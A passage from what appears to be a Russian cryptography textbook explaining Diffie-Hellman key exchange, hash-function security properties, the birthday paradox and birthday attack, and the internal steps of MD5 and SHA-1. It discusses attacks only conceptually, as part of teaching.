На 2009 год система шифрования на основе RSA считается надёжной, начиная с размера *n* в 1024 бита, но от шифрования ключом длиной в 1024 бит стоит отказаться в ближайшие три-четыре года (в 2016-ом году ключ длиной 1024 бита формально стал считаться ненадёжным, н-р, PuTTY v0.68 выдаёт предупреждение о недостаточной длине при обмене ключами по алгоритму diffie-hellman-group-sha1).

Алгоритм Диффи-Хелмана

Алгоритм Диффи — Хеллмана (*Diffie-Hellman, DH*) — алгоритм, позволяющий двум сторонам получить общий секретный ключ, используя незащищенный от прослушивания, но защищённый от подмены канал связи. Этот ключ может быть использован для шифрования дальнейшего обмена с помощью алгоритма симметричного шифрования. Впервые был опубликован в 1976 году.

Алгоритм основан на трудности вычислений *дискретных логарифмов*. ***Дискретный логарифм*** определяется следующим образом. Вводится понятие ***примитивного (первообразного) корня простого числа*** q как числа, чьи степени создают все целые от 1 до q - 1. Это означает, что если α является *первообразным корнем простого числа* q, тогда числа

$$\alpha \bmod q,\ \alpha^2 \bmod q,\ \ldots,\ \alpha^{q-1} \bmod q$$

являются различными и состоят из целых от 1 до q-1, возможно с некоторыми перестановками. В этом случае для любого целого $Y < q$ и *первообразного корня* α простого числа α можно найти единственную экспоненту X, такую, что

$$Y = \alpha^X \bmod q, \text{ где } 0 \le X \le (q - 1)$$

Экспонента X называется ***дискретным логарифмом***, или индексом Y, по основанию α mod q. Это обозначается как

$ind_{\alpha,q}(Y)$

В схеме обмена DH имеются два открытых для всех числа: простое число q и его первообразный корень α. Предположим, пользователя A и B намерены обменяться ключами. Пользователь A выбирает случайное целое число Xa < q и вычисляет $Y_a = \alpha^{Xa} \bmod q$. Аналогично пользователь B выбирает своё случайное целое число Xb < q и вычисляет $Y_b = \alpha^{Xb} \bmod q$. Каждая сторона сохраняет значение X в тайне (закрытый ключ), а значение Y делает свободно доступным другой стороне. Пользователь A вычисляет ключ K по формуле $K = (Y_b)^{Xa} \bmod q$, а пользователь B – по формуле $K = (Y_a)^{Xb} \bmod q$. Эти две формулы дают при вычислении одинаковый результат. В таблицах ниже алгоритм представлен более компактно:

Общеизвестные элементы	
q	простое число
α	α < q и α является *первообразным корнем* q

Создание пары ключей пользователем A	
Выбор случайного числа X_a (*закрытый ключ*)	$X_a < q$
Вычисление числа Y_a (*открытый ключ*)	$Y_a = \alpha^{Xa} \bmod q$

Создание *открытого ключа* пользователем B	
Выбор случайного числа X_b (*закрытый ключ*)	$X_b < q$
Вычисление случайного числа Y_b (*открытый ключ*)	$Y_b = \alpha^{Xb} \bmod q$

Создание общего секретного ключа пользователем A
$K = (Y_b)^{Xa} \bmod q$

Создание общего секретного ключа пользователем B
$K = (Y_a)^{Xb} \bmod q$

Доказательство того, что A и B получат в результате один и тот же ключ, достаточно просто:

$$
\begin{aligned}
K &= (Y_b)^{Xa} \bmod q \\
&= (\alpha^{Xb} \bmod q)^{Xa} \bmod q \\
&= (\alpha^{Xb})^{Xa} \bmod q \text{ – по правилам модульной арифметики} \\
&= \alpha^{XbXa} \bmod q \\
&= (\alpha^{Xa})^{Xb} \bmod q \\
&= (\alpha^{Xa} \bmod q)^{Xb} \bmod q \\
&= (Y_a)^{Xb} \bmod q
\end{aligned}
$$

Защищённость обмена ключами по схеме Диффи-Хеллмана опирается на тот факт, что степени по модулю некоторого простого числа вычисляются легко, в то время как обратная задача вычисления дискретного логарифма вычислительно сложна (особенно для больших простых чисел), фактически атакующий должен вычислить

$$X_b = ind_{\alpha,q}(Y_b)$$

Практический числовой пример обмена ключом для q = 71 и его первообразного (примитивного) корня α = 7. Пользователи A и B выбирают свои секретные ключи X_a=5 и X_b=12, соответственно. Каждый вычисляет свой открытый ключ:

$Y_a = 7^5 = 51 \bmod 71$,
$Y^b = 7^{12} = 4 \bmod 71$.

После обмена открытыми ключами, каждый из них сможет вычислить общий (одинаковый) секретный ключ:

$K = (Y_b)^{Xa} \bmod 71 = 4^5 = 30 \bmod 71$,
$K = (Y_a)^{Xb} \bmod 71 = 51^{12} = 30 \bmod 71$.

Имея {51, 4}, противнику не удастся легко вычислить секретный ключ 30. По своей природе алгоритм DH уязвим для атак типа "man-in-the-middle" («человек посередине»). Атакующий заменяет сообщения переговоров о ключе на свои собственные и таким образом получает два ключа — свой для каждого из законных участников протокола. Далее он может перешифровывать переписку между участниками, своим ключом для каждого, и таким образом ознакомиться с их сообщениями, оставаясь незамеченным. Этот факт был проиллюстрирован на рис.20.

Хэш-функции

Хэш-функцией называется односторонняя функция, предназначенная для получения дайджеста, «свёртки» или «отпечатков пальцев» (“fingerprint”) файла, сообщения или некоторого блока данных.

Хэш-код создаётся функцией h=H(m), где m – сообщение произвольной длины, h – хэш-код *фиксированной* длины. H(m) должна относительно легко (за полиномиальное время) вычисляться для любого значения m.

Для того, чтобы хэш-функция *H* считалась криптографически стойкой, она должна удовлетворять трем основным требованиям, на которых основано большинство применений хэш-функций в криптографии:

- *Необратимость* или *стойкость к восстановлению прообраза*: для заданного значения хэш-функции *h* должно быть вычислительно невозможно найти блок данных X, для которого H(X) =h (односторонняя функция).
- Стойкость к *коллизиям первого рода* или *восстановлению вторых прообразов*: для заданного сообщения *M* должно быть вычислительно невозможно подобрать другое сообщение $N \neq M$, для которого $H(N) = H(M)$.
- Стойкость к *коллизиям второго рода*: должно быть вычислительно невозможно подобрать пару сообщений (M, M'), имеющих одинаковый хэш.

Хэш-функция, которая удовлетворяет первым двум свойствам, называется **простой** или **слабой** хэш-функцией. Если кроме того выполняется третье свойство, то такая функция называется **сильной** хэш-функцией. Третье свойство защищает против класса атак, известных как атака «дней рождения».

Данные требования не являются независимыми:

- Обратимая функция нестойка к коллизиям первого и второго рода.
- Функция, нестойкая к коллизиям первого рода, нестойка к коллизиям второго рода; обратное неверно.

Следует отметить, что не доказано существование необратимых хэш-функций, для которых вычисление какого-либо прообраза заданного значения хэш-функции теоретически невозможно. Обычно нахождение обратного значения является лишь вычислительно сложной задачей.

Слабые хэш-функции подвержены атаке «дней рождения», которая позволяет находить коллизии для хэш-функции с длиной значений n битов в среднем за примерно $2^{n/2}$ вычислений хэш-функции. Поэтому n-битная хэш-функция считается криптостойкой, если вычислительная сложность нахождения коллизий для неё близка к $2^{n/2}$.

Для криптографических хэш-функций также важно, чтобы при малейшем изменении аргумента значение функции сильно изменялось (лавинный эффект). В частности, значение хэша не должно давать утечки информации даже об отдельных битах аргумента. Это требование является залогом криптостойкости алгоритмов хэширования пользовательских паролей для получения ключей.

Парадокс «дней рождения»

Парадокс дней рождения – это, на первый взгляд, кажущееся парадоксальным утверждение: вероятность совпадения дней рождения (числа и месяца) хотя бы у двух членов группы из 23 и более человек, превышает 50%. Для 60 и более человек вероятность такого совпадения превышает 99%, хотя 100% она достигает, согласно принципу Дирихле, только когда в группе не менее 367 человек (с учётом високосных лет).

На интуитивном уровне можно осознать, почему в группе из 23 человек вероятность совпадения дней рождения у двух человек столь высока: поскольку рассматривается вероятность совпадения дней рождения у *любых* двух человек в группе, то эта вероятность определяется количеством *пар* людей, которые можно составить из 23 человек. Так как порядок людей в парах не имеет значения, то общее число таких пар равно числу сочетаний из 23 по 2, то есть $23 \times 22/2 = 253$ пары. Глядя на это число, легко понять, что при рассмотрении 253 пар людей вероятность совпадения дней рождения хотя бы у одной пары будет достаточно высокой.

Ключевым моментом здесь является то, что утверждение парадокса дней рождения говорит именно о совпадении дней рождения у *каких-либо* любых двух членов группы. Одно из распространённых заблуждений состоит в том, что этот случай путают с другим – похожим, на первый взгляд, – случаем, когда из группы выбирается один человек и оценивается вероятность того, что у кого-либо из других членов группы день рождения совпадёт с конкретным днем рождения выбранного человека. В последнем случае вероятность совпадения значительно ниже.

Для расчёта вероятности того, что в группе из n человек как минимум у двух человек дни рождения совпадут, примем, что дни рождения распределены равномерно, нет високосных лет, близнецов, рождаемость не зависит от дня недели, времени года и других факторов.

Вначале рассчитаем, какова вероятность $\bar{p}\ (n)$ того, что в группе из n человек дни рождения всех людей будут различными. Если $n > 365$, то в силу принципа Дирихле вероятность равна нулю. Если же $n \leq 365$, то возьмём наугад одного человека из группы и запомним его день рождения. Затем возьмём наугад второго человека, при этом вероятность того, что у него день рождения не совпадёт с днем рождения первого человека, равна $1 — 1/365$. Затем возьмём третьего человека, при этом вероятность того, что его день рождения не совпадёт с днями рождения первых двух, равна $1 — 2/365$. Рассуждая по аналогии, мы дойдём до последнего человека, для которого вероятность несовпадения его дня рождения со всеми предыдущими будет равна $1 — (n — 1)/365$. Перемножая все эти вероятности, получаем вероятность того, что все дни рождения в группе будут различными:

$$\bar{p} = 1\cdot(1 - \frac{1}{365})\cdot(1 - \frac{2}{365})\cdots(1 - \frac{n-1}{365}) = \frac{365\cdot 364\cdots(365 - n + 1)}{365^n} = \frac{365!}{365^n(365-n)!}$$

Следовательно, вероятность того, что хотя бы у двух человек из n дни рождения совпадут, равна:

$$p(n) = 1 - \bar{p}(n)$$

Значение этой функции превосходит ½ при n = 23 (при этом вероятность совпадения равна примерно 50,7 %). Ниже приведена таблица вероятностей для некоторых значений n:

n	p(n)
10	12 %
20	41 %
30	70 %
50	97 %
100	99,99996 %
200	99,999999999999999999999999998 %
300	$(1 - 7\times10^{-73}) \times 100$ %
350	$(1 - 3\times10^{-131}) \times 100$ %
367	100 %

Возможна следующая стратегия атаки, основанной на «парадоксе дней рождения»:

- Противник создает $2^{n/2}$ вариантов сообщения, каждое из которых имеет некоторый определенный смысл. Противник подготавливает такое же количество сообщений, каждое из которых является поддельным и предназначено для замены настоящего сообщения.
- Два набора сообщений сравниваются в поисках пары сообщений, имеющих одинаковый хэш-код. Вероятность успеха в соответствии с «парадоксом дней рождения» больше, чем ½. Если соответствующая пара не найдена, то создаются дополнительные исходные и поддельные сообщения до тех пор, пока не будет найдена требуемая пара.
- Атакующий предлагает отправителю исходный вариант сообщения для подписи. Эта подпись может быть затем присоединена к поддельному варианту для передачи получателю. Так как оба варианта имеют один и тот же хэш-код, будет создана одинаковая подпись. Противник будет уверен в успехе, даже не зная ключа шифрования.

Таким образом, если используется 64-битный хеш-код, то необходимая сложность вычислений составляет порядка 2^{32}.

Хэш-функция MD5

MD5 (англ. Message Digest 5) – 128-битный алгоритм хэширования, разработанный профессором Рональдом Л. Ривестом из Массачусетского технологического института (Massachusetts Institute of Technology, MIT) в 1991 году. Предназначен для создания «отпечатков» или дайджестов сообщения произвольной длины и последующей проверки их подлинности. Является улучшенной в плане безопасности версией MD4. Описан в RFC1321.




Рис.23 Схема работы алгоритма MD5

На вход алгоритма поступает поток данных, хэш которого необходимо найти. Длина сообщения может быть любой, в том числе нулевой. Определим длину сообщения как L, целое неотрицательное число. Алгоритм выполняется за пять шагов.

Шаг 1: Выравнивание (добавление недостающих битов). Сообщение дополняется таким образом, чтобы его длина стала равна 448 по модулю 512 (длина ≡ 448 mod 512 или L′ = 512 * N + 448). Это означает, что длина добавленного сообщения на 64 бита меньше, чем число, кратное 512. Добавление производится всегда, даже если сообщение имеет нужную длину. Т.е., если длина сообщения составляет ровно 448 битов, оно всё равно дополняется 512 битами до 960 битов. Таким образом, число добавляемых битов находится в диапазоне от 1 до 512. Сначала дописывают единичный бит в конец потока (байт 0x80), затем необходимое число нулевых бит.

Шаг 2: Добавление длины сообщения. В оставшиеся 64 бита дописывается 64-битное представление длины данных (количество бит в сообщении) *до выравнивания*. Сначала записываются младшие 4 байта. Если длина превосходит $2^{64} - 1$, то дописываются только младшие 64 бита (т.е. таким образом, поле содержит длину исходного сообщения по модулю 2^{64}). После этого длина потока станет кратной 512. Вычисления будут основываться на представлении этого потока данных в виде массива слов по 512 бит.

Рис.24 Структура расширенного сообщения

Шаг 3: Инициализация MD-буфера. Используется 128-битный буфер для хранения промежуточных и окончательных результатов хэш-функции. Буфер представлен как четыре 32-битных регистра (A,B,C,D). Эти регистры инициализируются следующими шестнадцатеричными числами (инициализирующий вектор):

```
A = 01 23 45 67
B = 89 AB CD EF
C = FE DC BA 98
D = 76 54 32 10
```

Шаг 4: Вычисление в цикле последовательности 512-битных (16-словных) блоков. Основой алгоритма является модуль, состоящий из четырех циклических обработок, обозначенный как H_{MD5}. Четыре цикла имеют похожую структуру, но каждый цикл использует свою элементарную логическую функцию, обозначаемую f_F, f_G, f_H и f_I соответственно.




Рис.25 Обработка 512-битного блока

Каждый цикл принимает в качестве входа текущий 512-битный блок Y_q, обрабатывающийся в данный момент и 128-битное значение буфера ABCD, которое является промежуточным значением дайджеста, и изменяет содержимое этого буфера. Каждый цикл также использует четвертую часть 64-элементной таблицы T[1...64], построенной на основе функции *sin*. i-ый элемент T, обозначаемый T[i], имеет значение, равное целой части от $2^{32} * abs\ (sin\ (i))$, i задано в радианах. Так как *abs (sin (i))* является числом между 0 и 1, каждый элемент T является целым, которое может быть представлено 32 битами. Таблица обеспечивает «случайный» набор 32-битных значений, которые должны ликвидировать любую регулярность во входных данных.

Для получения MD_{q+1} выход четырех циклов складывается по модулю 2^{32} с MDq. Сложение выполняется независимо для каждого из четырех слов в буфере.

Каждый цикл состоит из 16 шагов, оперирующих с буфером ABCD. Каждый шаг можно представить в виде:




Рис. 26 Выполнение отдельного шага

Алгебраически отдельный шаг можно представить как:

$$A \leftarrow B + CLS_s(A + f(B,C,D) + X[k] + T[i])$$

где

A, B, C, D - четыре слова буфера; после выполнения каждого отдельного шага происходит циклический сдвиг влево на одно слово.
f – одна из элементарных функций f_F, f_G, f_H, f_I.
CLS$_s$ - циклический сдвиг влево на *s* битов 32-битного аргумента.
X[k] – M[q * 16 + k] – k-ое 32-битное слово в q-ом 512-битном блоке сообщения.
T[i] – i-ое 32-битное слово в матрице T.
+ – сложение по модулю 2^{32}.

На каждом из четырех циклов алгоритма используется одна из четырех элементарных логических функций. Каждая элементарная функция получает три 32-битных слова на входе и на выходе создает одно 32-битное слово. Каждая функция является множеством побитовых логических операций, т.е. n-ый бит выхода является функцией от n-ого бита трех входов. Используются следующие элементарные функции:

$$f_F = (B \wedge C) \vee (\neg B \wedge D)$$
$$f_G = (B \wedge D) \vee (\neg D \wedge C)$$
$$f_H = B \oplus C \oplus D$$
$$f_I = C \oplus (\neg D \vee B)$$

Массив из 32-битных слов X [0..15] содержит значение текущего 512-битного входного блока, который обрабатывается в настоящий момент. Каждый цикл выполняется 16 раз, а так как каждый блок входного сообщения обрабатывается в четырех циклах, то каждый блок входного сообщения обрабатывается по схеме, показанной на рис.26, 64 раза. Если представить входной 512-битный блок в виде шестнадцати 32-битных слов, то каждое входное 32-битное слово используется четыре раза, по одному разу в каждом цикле, и каждый элемент таблицы T, состоящей из 64 32-битных слов, используется только один раз.

После каждого шага цикла происходит циклический сдвиг влево четырех слов A, B, C и D. На каждом шаге изменяется только одно из четырех слов буфера ABCD. Следовательно, каждое слово буфера изменяется 16 раз, и затем 17-ый раз в конце для получения окончательного выхода данного блока.

Шаг 5: Результат вычислений, после обработки всех L 512-битных блоков, находится в буфере ABCD, это и есть хэш. Если выводить побайтово, начиная с младшего байта A и закончив старшим байтом D, то мы получим 128-битный MD5-хэш.

Можно суммировать алгоритм MD5 следующим образом:

MD_0 = IV – инициализирующий вектор
$MD_{q+1} = MD_q + f_I[Y_q, f_H[Y_q, f_G[Y_q, f_F[Y_q, MD_q]]]]$
$MD = MD_{L-1}$

где

IV – начальное значение буфера ABCD, определенное на шаге 3.
Y_q – *q*-ый 512-битный блок сообщения.
L – число блоков в сообщении (включая поля дополнения и длины).
MD – окончательное значение дайджеста сообщения.

Алгоритм MD5 происходит от MD4. По сравнению с MD4 в MD5 добавили один раунд (их стало 4 вместо 3), добавили новую константу для того, чтобы свести к минимуму влияние входного сообщения, в каждом раунде на каждом шаге и каждый раз константа разная, она суммируется с результатом F и блоком данных. Изменилась функция f_G. Результат каждого шага складывается с результатом предыдущего шага, из-за этого происходит более быстрое изменение результата. Изменился порядок работы с входными словами в раундах 2 и 3.

MD5 обладает хорошим «лавинным эффектом», в примере ниже изменение всего одного входного бита: ASCII символ «5» с кодом $0x35_{16} = 00011010\mathbf{1}_2$ заменяется на символ «4» с кодом $0x34_{16} = 00011010\mathbf{0}_2$ приводит к полному изменению хэша:

```
MD5("md5") = 1bc29b36f623ba82aaf6724fd3b16718
MD5("md4") = c93d3bf7a7c4afe94b64e30c2ce39f4f
```

В 1993 году Берт ден Бур (Bert den Boer) и Антон Босселарс (Antoon Bosselaers) показали, что в алгоритме возможны псевдоколлизии, когда разным инициализирующим векторам соответствуют одинаковые дайджесты для входного сообщения.

В 1996 году Ганс Доббертин (Hans Dobbertin) объявил о коллизии в алгоритме и уже в то время было предложено использовать другие алгоритмы хэширования, такие как **Whirlpool**, **SHA-1** или **RIPEMD-160**.

Из-за небольшого размера хэша в 128 бит, можно рассматривать атаки «дней рождения» (“birthday”). В марте 2004 года был запущен проект MD5CRK с целью обнаружения уязвимостей алгоритма, используя атаки «дней рождения». Проект MD5CRK закончился 17 августа 2004 года, когда Ван Сяоюнь (Wang Xiaoyun), Фэн Дэнго (Feng Dengguo), Лай Сюэцзя (Lai Xuejia) и Юй Хунбо (Yu Hongbo) обнаружили уязвимости в алгоритме.

1 марта 2005 года Arjen Lenstra, Xiaoyun Wang и Benne de Weger продемонстрировали построение двух X.509 документов с различными открытыми ключами и одинаковым хэшем MD5.

18 марта 2006 года исследователь Властимил Клима (Vlastimil Klima) опубликовал алгоритм, который может найти коллизии за одну минуту на обычном компьютере, метод получил название «туннелирование».

Хэш-функция SHA-1

Secure Hash Algorithm 1 (**SHA-1**) – алгоритм криптографического хэширования. Описан в RFC 3174. Для входного сообщения произвольной длины (максимум 2^{64}-1 бит, что равно 2 экзабайтам) алгоритм генерирует *160*-битное хэш-значение (дайджест). Используется во многих криптографических приложениях и протоколах. Также рекомендован в качестве основного для государственных учреждений в США. Принципы, положенные в основу SHA-1, аналогичны тем, которые использовались Рональдом Ривестом при проектировании MD4.




Рис.27 Схема работы алгоритма SHA-1

SHA-1 реализует хэш-функцию, построенную на идее функции сжатия. Входами функции сжатия являются блок сообщения длиной 512 бит и выход предыдущего блока сообщения. SHA-1 выполняется за пять шагов, описанных ниже.

Шаг 1: Выравнивание (добавление недостающих битов). Сообщение дополняется таким образом, чтобы его длина стала равна 448 по модулю 512 (длина ≡ 448 mod 512 или L′ = 512 * N + 448). Это означает, что длина добавленного сообщения на 64 бита меньше, чем число, кратное 512. Добавление производится всегда, даже если сообщение имеет нужную длину. Таким образом, число добавляемых битов находится в диапазоне от 1 до 512. Сначала в конец потока дописывают единичный бит (байт 0x80), затем необходимое число нулевых бит.

Шаг 2: Добавление длины сообщения. В оставшиеся 64 бита дописывается 64-битное представление длины данных (количество бит в сообщении) *до выравнивания*. После этого длина потока станет кратной 512. Вычисления будут основываться на представлении этого потока данных в виде массива слов по 512 бит * L.

Шаг 3: Инициализация SHA-1 буфера. Используется 160-битный буфер для хранения промежуточных и окончательных результатов хэш-функции. Буфер представлен как пять 32-битных регистров (A,B,C,D,E). Эти регистры инициализируются следующими шестнадцатеричными числами (инициализирующий вектор):

```
A = 67 45 23 01
B = EF CD AB 89
C = 98 BA DC FE
D = 10 32 54 76
E = C3 D2 E1 F0
```

Шаг 4: Вычисление в цикле последовательности 512-битных (16-словных) блоков. Основой алгоритма является модуль, состоящий из 80 циклических обработок, обозначенный как H_{SHA}. Все 80 циклических обработок имеют одинаковую структуру.




Рис.28 Обработка 512-битного блока

Каждый цикл получает на входе текущий 512-битный обрабатываемый блок Y_q и 160-битное значение буфера ABCDE, и изменяет содержимое этого буфера.

В каждом цикле используется дополнительная константа K_t, которая принимает четыре различных значения:

$0 \le t \le 19$ K_t = 5A827999
(целая часть числа $[2^{30} \times 2^{1/2}]$)
$20 \le t \le 39$ K_t = 6ED9EBA1
(целая часть числа $[2^{30} \times 3^{1/2}]$)
$40 \le t \le 59$ K_t = 8F1BBCDC
(целая часть числа $[2^{30} \times 5^{1/2}]$)
$60 \le t \le 79$ K^t = CA62C1D6
(целая часть числа $[2^{30} \times 10^{1/2}]$)

Для получения SHA_{q+1} выход 80-го цикла складывается со значением SHA_q. Сложение по модулю 2^{32} выполняется независимо для каждого из пяти слов в буфере с каждым из соответствующих слов в SHA_q.

Каждый цикл состоит из 16 шагов, оперирующих с буфером ABCD. Каждый цикл можно представить в виде:




Рис.29 Выполнение отдельного цикла

Алгебраически обработку в каждом отдельном цикле можно представить как:

$$A, B, C, D, E \; (CLS_5(A) + f_t(B,C,D) + E + W_t + K_t), A, CLS_{30}(B), C, D$$

Где

A, B, C, D, E – пять слов из буфера.
t – номер цикла, $0 \le t \le 79$.
$\mathbf{f_t}$ – элементарная логическая функция.
$\mathbf{CLS_s}$ – циклический левый сдвиг 32-битного аргумента на s битов.
